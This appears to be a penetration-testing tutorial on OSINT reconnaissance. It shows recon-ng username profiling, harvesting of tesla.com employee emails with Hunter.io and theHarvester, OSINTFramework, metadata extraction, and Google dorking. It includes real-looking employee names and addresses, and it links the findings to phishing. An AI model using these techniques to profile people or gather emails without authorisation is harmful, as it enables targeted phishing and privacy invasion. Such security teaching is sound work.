


```
[recon-ng][default][profiler] > run
[*] Retrieving https://raw.githubusercontent.com/WebBreacher/WhatsMyName/master/web_accoun
ts_list.json...

  Looking Up Data For: Johndoe
  ----------------------------
[*] Checking: 7cup
[*] Checking: Artists & Clients
[*] Checking: Ameblo
[*] Checking: Aminoapps
[*] Checking: Anilist
[*] Checking: AnimePlanet
[*] Checking: Apex Legends
```



```
[*] Username: johndoe
[*] --------------------------------------------------
[*] Category: finance
[*] Notes: None
[*] Resource: Opencollective
[*] Url: https://opencollective.com/johndoe
[*] Username: johndoe
[*] --------------------------------------------------
[*] Category: hobby
[*] Notes: None
[*] Resource: Duolingo
[*] Url: https://www.duolingo.com/2017-06-30/users?username=johndoe&_=1628308619574
[*] Username: johndoe
[*] --------------------------------------------------


-------
SUMMARY
-------
[*] 28 total (28 new) profiles found.
[recon-ng][default][profiler] >
```


When typing **show profiles**, all results are displayed. Recon-ng has many more modules available for surveillance.




```
[recon-ng][default][profiler] > show profiles

  +------------------------------------------------------------------------------------------
---------------------------------------------------+
  | rowid | username |      resource     |                                    url
                       |  category | notes |  module   |
  +------------------------------------------------------------------------------------------
---------------------------------------------------+
  | 1     | johndoe  | asciinema         | https://asciinema.org/~johndoe
                       | coding     |       | profiler |
  | 2     | johndoe  | Audiojungle       | https://audiojungle.net/user/johndoe
                       | music      |       | profiler |
  | 3     | johndoe  | Avid Community    | https://community.avid.com/members/johndoe/defaul
t.aspx                 | music      |       | profiler |
  | 4     | johndoe  | Aminoapps         | https://aminoapps.com/u/johndoe
                       | blog       |       | profiler |
  | 5     | johndoe  | 7cup              | https://www.7cups.com/@johndoe
                       | social     |       | profiler |
  | 6     | johndoe  | CastingCallClub   | https://www.castingcall.club/m/johndoe
                       | hobby      |       | profiler |
  | 7     | johndoe  | Bookcrossing      | https://www.bookcrossing.com/mybookshelf/johndoe
```


Harvesting Organization Emails

Finding organizational emails is easy. A set of tools are designed to search the web and find email addresses using the OSINT framework. Some require registration, and others require payment to access their database.



Hunter.io is a website tool that offers a free plan. It is located in the same tree in the OSINT framework.






Connect with anyone.

Hunter lets you find professional email addresses in seconds and connect with the people that matter for your business.

Enter a domain name to launch the search. For example, hunter.io.

Type a company domain name, and see the email addresses it found - 480 different addresses. The emails are split into departments, such as support, sales, and more. See the typical pattern - how these emails are built and the repetitive pattern.


tesla.com (402 results) - Mozilla Firefox
OSINT Framework
Hunter
tesla.com (402 results)
https://hunter.io/search/tesla.com

Domain Search

tesla.com

tesla.com

● All ○ Personal ○ Generic 402 results Export in CSV

Most common pattern: {f}{last}@tesla.com


Find someone...

Support (103) Sales (43) Communication (8)

Thomas Samuelsen
tsamuelsen@tesla.com
1 source


Peng Zhang Certification Engineer +1 650 681 5000
pengzhang@tesla.com
3 sources

Lastly, a command-line interface tool installed in Kali Linux is *theHarvester*, which uses several search engines to look for information. It has around 15 engines available.



```
kali@kali:~$ theHarvester -d tesla.com -b google -l 500

*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 3.2.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************


[*] Target: tesla.com
```

-d the domain we are searching
-b is the search engine we use
-l is the number of searches



```
ir.tesla.com:23.221.138.32
shop.tesla.com:23.221.138.32
www.tesla.com:23.221.138.32
kali@kali:~$
```


About the OSINT Framework

Introduction to OSINT Framework

In the domain of cybersecurity, particularly in penetration testing, Open-Source Intelligence (OSINT) is a critical asset. OSINTFramework.com emerges as a pivotal resource for cybersecurity enthusiasts and professionals alike. It serves as a curated repository of tools and resources aimed at facilitating the collection of publicly available information.

Overview of OSINTFramework.com

OSINTFramework.com is designed as a user-friendly web interface, presenting a hierarchical arrangement of OSINT tools and resources. This taxonomy covers a broad spectrum, from domain and IP information to social media analysis and beyond. The website's structure enables users to navigate through this vast landscape of tools with ease, making it a go-to resource for information gathering.



OSINT Framework

(T) - Indicates a link to a tool that must be installed and run locally
(D) - Google Dork, for more information: Google Hacking
(R) - Requires registration
(M) - Indicates a URL that contains the search term and the URL itself must be edited manually

Navigation and Tool Discovery

Upon accessing OSINTFramework.com, users are greeted with a tree-like structure that organizes information-gathering tools into various categories. Clicking on any node expands the tree, revealing subcategories and, eventually, links to tools. This design facilitates a straightforward path from broad categories to specific tools tailored for different aspects of OSINT.

Selection of Tools

Each tool within the framework is accompanied by a succinct description, guiding users in selecting the most appropriate tool for their needs. It's important for penetration testers to evaluate each tool's capabilities and legal considerations to ensure ethical and lawful usage.

Application in Penetration Testing

Penetration testing involves several stages, from initial reconnaissance to deep-dive analysis. OSINTFramework.com can be instrumental across these stages. Below are examples illustrating its application in a penetration testing workflow.

Initial Reconnaissance

Objective: Collect foundational information about the target organization.

Example: A tester might start with the 'Domain Names' section to gather details about the target's domain registration, including registrar information, associated email addresses, and historical DNS records. Tools under this section can reveal insights into the domain's administrative setup and past configurations, laying the groundwork for further investigation.

Identifying Targets

Objective: Pinpoint critical assets and infrastructure associated with the target.

Example: By exploring the 'IP Addresses' section, a tester can identify IP ranges and associated services, uncover servers, network devices, and potential entry points. Tools like 'Reverse IP Lookup' can expose additional domains hosted on the same server, broadening the scope of potential targets.

Vulnerability Identification

Objective: Discover vulnerabilities and weaknesses within identified targets.

Example: Utilizing the 'Email Addresses' section, a tester could employ social engineering tactics to gather information on the organization's personnel. This intel could facilitate phishing attacks or help in crafting personalized social engineering campaigns aimed at gaining unauthorized access.

Threat Analysis

Objective: Construct a detailed picture of potential threats and attack vectors.

Example: The 'Geospatial Analysis' section can be invaluable for understanding the geographical distribution of the target's assets. Tools in this category can provide satellite imagery and infrastructure information, aiding in the assessment of both cyber and physical security threats.

Analysis of Metadata for Information Gathering

Introduction

Metadata, often described as "data about data," can reveal a wealth of information about a document, image, or file that is not immediately visible to the user. In the context of penetration testing, analyzing metadata can provide critical insights into the target's environment, including software versions, system configurations, and even operational habits.

1. Understanding Metadata

Metadata can be embedded in various file types, including PDFs, Office documents, images, and audio files. It can contain information such as the author's name, the software used to create the file, modification dates, and sometimes even location data for images. While seemingly benign, this information can be used to build profiles of target organizations, identify potential software vulnerabilities, and craft more effective social engineering attacks.


2. Tools for Metadata Analysis

Several tools are available for extracting and analyzing metadata from files. These tools can be used individually or in combination to gather comprehensive metadata information.

2.1 ExifTool

ExifTool is a powerful, free and open-source tool for reading, writing, and editing meta information in a wide variety of files.

Example: Extracting Metadata from an Image




```
┌──(root㉿kali)-[~]
└─# exiftool /var/lib/inetsim/http/fakefiles/sample.jpg
ExifTool Version Number         : 12.70
File Name                       : sample.jpg
Directory                       : /var/lib/inetsim/http/fakefiles
File Size                       : 4.2 kB
File Modification Date/Time     : 2023:11:30 11:54:06-05:00
File Access Date/Time           : 2023:11:30 14:46:00-05:00
File Inode Change Date/Time     : 2023:11:30 14:50:36-05:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Exif Byte Order                 : Big-endian (Motorola, MM)
Comment                         : Created with The GIMP
Image Width                     : 200
```

This command displays all metadata stored in the **image.jpg** file, including camera settings, GPS data, and potentially the software used to edit the image.

2.2 Metadata Extraction Tools for Office Documents

Tools like **oletools** and **docx2txt** can be used to extract metadata from Microsoft Office documents (Word, Excel, PowerPoint).

Example: Extracting Metadata from a Word Document



python-oletools

oletools is a package of python tools to analyze Microsoft OLE2 files (also called Structured Storage, Compound File Binary Format or Compound Document File Format), such as Microsoft Office documents or Outlook messages, mainly for malware analysis, forensics and debugging. It is based on the olefile parser. See http://www.decalage.info/python/oletools for more info.

Quick links: Home page - Download/Install - Documentation - Report Issues/Suggestions/Questions - Contact the Author - Repository - Updates on Twitter Cheatsheet

Note: python-oletools is not related to OLETools published by BeCubed Software.

News

Using **olevba** (part of **oletools**):

olevba document.docx

This command parses Microsoft Office files to extract VBA macro code and metadata, which can be useful in identifying embedded macros or other metadata-based information.

3. Online Metadata Analysis Tools

Several online tools allow for quick metadata analysis without the need for local software installation. Examples include Jeffrey's Image Metadata Viewer for images and Online EXIF Viewer.

Example: Using an Online EXIF Viewer

- Navigate to an online EXIF viewer website.
- Upload the image file.
- Review the displayed metadata, which might include camera type, settings, GPS data, and more.

Note: Be cautious when using online tools with sensitive information, as uploading files may pose privacy and security risks.

4. Metadata in Social Engineering

The metadata extracted during analysis can be used to tailor social engineering attacks. For example, knowing the software version used to create a document can help craft phishing emails with malicious attachments exploiting specific vulnerabilities in that software version.

5. Automating Metadata Analysis

For large-scale engagements, automating metadata analysis can save time and provide consistent results. Scripts can be written to use tools like ExifTool in batch mode, processing multiple files and aggregating results.

Example: Batch Processing with ExifTool

```
exiftool -r -csv /path/to/directory > metadata.csv
```

This command recursively processes all files in the specified directory, exporting the metadata to a CSV file for easy analysis.

Using Google Hacking for Information Gathering

Introduction

Google Hacking, also known as Google Dorking, involves leveraging advanced search operators in Google to uncover hidden information on the web that is not easily accessible through regular searches.

1. Understanding Google Hacking

Google Hacking is based on the concept that complex search queries can be used to uncover information that might not be intended for public viewing. This can include exposed sensitive files, vulnerable servers, error messages with sensitive information, and more. Penetration testers use Google Hacking to identify potential vulnerabilities and gather data that can be used in later stages of a penetration test.

2. Google Advanced Search Operators

Google provides a series of advanced search operators that can be used to refine searches. Some of the most useful operators for Google Hacking include:


- **site:** Restricts the search to a specific domain or website.
- **filetype:** Searches for files of a particular type (e.g., pdf, xls, doc).
- **inurl:** Finds URLs that contain a specific keyword or string.
- **intitle** Searches for pages with specific words in the title.
- **cache:** Displays the version of the web page that Google has in its cache.

3. Practical Examples of Google Hacks

3.1 Finding Sensitive Documents

A common use of Google Hacking is to find sensitive documents that have been inadvertently exposed on the internet.

Example: Searching for Financial Reports



google.com/search?q=filetype%3Axls+"financial+report"&sca_esv=82020f27733c768a&ei=TJ_HZd2pCpiN9u8Pp_KFoAk&ved=0...

filetype:xls "financial report"

The Project Completion **Financial Report** has two main components: • A normal Annual **Financial Report**, that covers the last financial year of the project.

Provincial Health Services Authority
http://www.phsa.ca › researcher › Documents XLS

Sample Financial Report by Category

Schedule G.1 - **Financial Report**. Detailed report. B, C, D, E, F, G, H, I, J, K, L, M, N, O, P, Q, R, S, T. 1, Project/Platform Name: Project name. 2, Project/ ...

Missouri Department of Health and Senior Services (.gov)
